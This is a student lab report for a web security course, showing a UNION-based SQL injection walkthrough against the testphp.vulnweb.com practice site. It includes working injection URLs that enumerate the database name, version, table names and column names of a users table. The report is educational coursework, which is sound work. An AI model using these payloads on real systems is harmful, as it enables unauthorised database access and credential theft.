**EXPERIMENT-4**

**Student’s Name: Kanishk Soni UID: 20BCS9398**

**Section/Group: 707\_WM\_B Subject Code: 20CSP-338**

**Subject Name: WMS Lab Date of performance:3/9/2022**

**Branch: BE CSE Semester:5th**

**Aim:** Design methods to break authentication schemes (SQL Injection attack).

**Objective:** SQL Injection Attack from command line(url).

**Software/Hardware Requirements:**Windows 7 & above version

**Tools to be used:**

1. SQLMAP

**Introduction:** [SQL Injection (SQLi)](https://www.invicti.com/learn/sql-injection-sqli/) is a type of an [injection attack](https://www.acunetix.com/blog/articles/injection-attacks/) that makes it possible to execute malicious SQL statements. These statements control a database server behind a web application. Attackers can use SQL Injection vulnerabilities to bypass application security measures. They can go around authentication and authorization of a web page or web application and retrieve the content of the entire SQL database. They can also use SQL Injection to add, modify, and delete records in the database.

## How and Why Is an SQL Injection Attack Performed


* Attackers can use SQL Injections to find the credentials of other users in the database. They can then impersonate these users. The impersonated user may be a database administrator with all database privileges.
* SQL lets you select and output data from the database. An SQL Injection vulnerability could allow the attacker to gain complete access to all data in a database server.
* SQL also lets you alter data in a database and add new data. For example, in a financial application, an attacker could use SQL Injection to alter balances, void transactions, or transfer money to their account.
* You can use SQL to delete records from a database, even drop tables. Even if the administrator makes database backups, deletion of data could affect application availability until the database is restored. Also, backups may not cover the most recent data.
* In some database servers, you can access the operating system using the database server. This may be intentional or accidental. In such case, an attacker could use an SQL Injection as the initial vector and then attack the internal network behind a firewall.


**Reading Material (add reference links along with material):** <https://owasp.org/www-community/attacks/SQL_Injection>

**Steps/Method/Coding:**


* Open given below targeted URL in the browser.
* Open the link- <http://testphp.vulnweb.com/>
* Go to- <http://testphp.vulnweb.com/listproducts.php?cat=1>
* You'll inject the malicious code (cheat code)- [http://testphp.vulnweb.com/listproducts.php?cat=](http://testphp.vulnweb.com/listproducts.php?cat=-1’)**[-1’](http://testphp.vulnweb.com/listproducts.php?cat=-1’)**
* Put the random number, cheat code - <http://testphp.vulnweb.com/listproducts.php?cat=-1> order by clause to check the row (tuple).
* Information gathering-
* To check the database name, Go to [http://testphp.vulnweb.com/listproducts.php?cat=-1 union](http://testphp.vulnweb.com/listproducts.php?cat=-1%20union) select 1,2,3,4,5,6,7,8,9,10,database()--
* To check the database version ,Go to [http://testphp.vulnweb.com/listproducts.php?cat=-1 union](http://testphp.vulnweb.com/listproducts.php?cat=-1%20union) select 1,2,3,4,5,6,7,8,9,10,version()—
* Information to be fetch-
* Table name- <http://testphp.vulnweb.com/listproducts.php?cat=-1%20union%20select%201,2,3,4,5,6,7,8,9,10,group_concat(table_name)%20from%20information_schema.tables%20where%20table_schema=database()-->
* Column name- <http://testphp.vulnweb.com/listproducts.php?cat=-1%20union%20select%201,2,3,4,5,6,7,8,9,10,group_concat(column_name)%20from%20information_schema.columns%20where%20table_name=0x7573657273>

**Output screenshot:**

****


****

In the given screenshot you can see we have got an error message which means the running site is infected by SQL injection.

****

****

****

****

****

Maybe we can get some important data from the **users** table, so let’s penetrate more inside.  Again Use the concat function for table users for retrieving its entire column names.

We successfully retrieve all eight column names from inside the table users.

****

**Learning Outcomes:**

After completing this exercise, you will be able to: Detect SQL Injection, You completed the following exercises: - SQL Injection Techniques, Launch a SQL Injection Attack Launch a SQL Injection Attack from command line(url).

* In the above screenshot you can see we have got an error message which means the running site is infected by SQL injection.
* Now using ORDER BY keyword to sort the records in ascending or descending order
* Use the next query to fetch the name of the database
* Next query will extract the version of the database system
* Through the next query, we will try to fetch table name inside the database
* We successfully retrieve all eight column names from inside the table users.